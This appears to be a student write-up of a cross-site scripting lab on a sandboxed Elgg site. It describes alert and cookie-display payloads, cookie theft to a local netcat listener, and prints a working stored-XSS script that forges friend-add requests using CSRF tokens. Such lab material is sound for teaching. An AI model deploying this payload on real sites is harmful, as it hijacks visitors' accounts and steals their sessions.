

Task 1: **Posting a Malicious Message to Display an Alert Window**


First added both Admin and Charlie as friends.



Then I edited Charlie's profile in the brief description session and added the JavaScript code which is supposed to generate the alert when any of Charlie's friends visits his profile.




Next, I try to check out Charlie's profile from the Admin's account.




And there we have it, mission accomplished, alert displayed.

Task 2: **Posting a Malicious Message to Display Cookies**

Here, I edited the JavaScript program from task 1. The image below shows it.



Again, after attempting to visit Admin's profile from Charlie's account, I got cookie displayed in an alert window.




Task 3: **Stealing Cookies from the Victim's Machine**


Here, I will first edit the Brief description field to contain a JavaScript that triggers an HTTP request to the attacker, with the cookies appended to the request instead of the cookies being displayed to the victim.

But before accessing the profile, let's run the **netcat** program to listen for incoming requests at the address: 127.0.0.1:5555

The image below shows the terminal before the request is sent by accessing Admin's profile




Next, we see the connection information including the cookie being appended just before the Host line.




Task 4: **Becoming the Victim's Friend**

To understand how to forge HTTP requests from the victim's browser without the intervention of the attacker, let's examine the parameters sent to the server when a user tries to add a friend. For this experiment, I will try adding Charlie as a friend of Boby. See the snapshot below for the add friend request and the parameters sent.



From the screenshot above, the most important parameters that will be needed for us to succeed in our attack are the tokens and the friend id. We need to specify these parameters in

the HTTP Request that gets sent when the script is run for Samy to be added as a friend of whoever visits his page. So let's see what Samy's ID is. I did this by using HTTP Header Live to capture the login request of Samy and then inspecting the source page to find the "owner_guid":47. Alternatively, I could have found Samy's ID directly by adding him as someone's friend and checking the parameters for that add friend request.



At this point, I modified the *sendurl* to specify Samy's ID so that he is added when the attack is executed.

SeedUbuntu Clone1 [Running] - Oracle VM VirtualBox


File Machine View Input Devices Help

addfriend.js (~/Desktop/XSS) - gedit

Open


```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts; ①
var token="&__elgg_token="+elgg.security.token.__elgg_token; ②

//Construct the HTTP request to add Samy as a friend.
var sendurl= "http://www.xsslabelgg.com/action/friends/add?friend=47" + token + ts;

//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

Next, let's edit Samy's profile and paste the script in the About me field:




With the attack prepared, we're ready to witness what happens if any of the users try visiting Samy's profile. We expect Samy to be added automatically as a friend to that user. Let's try with Boby and Charlie.

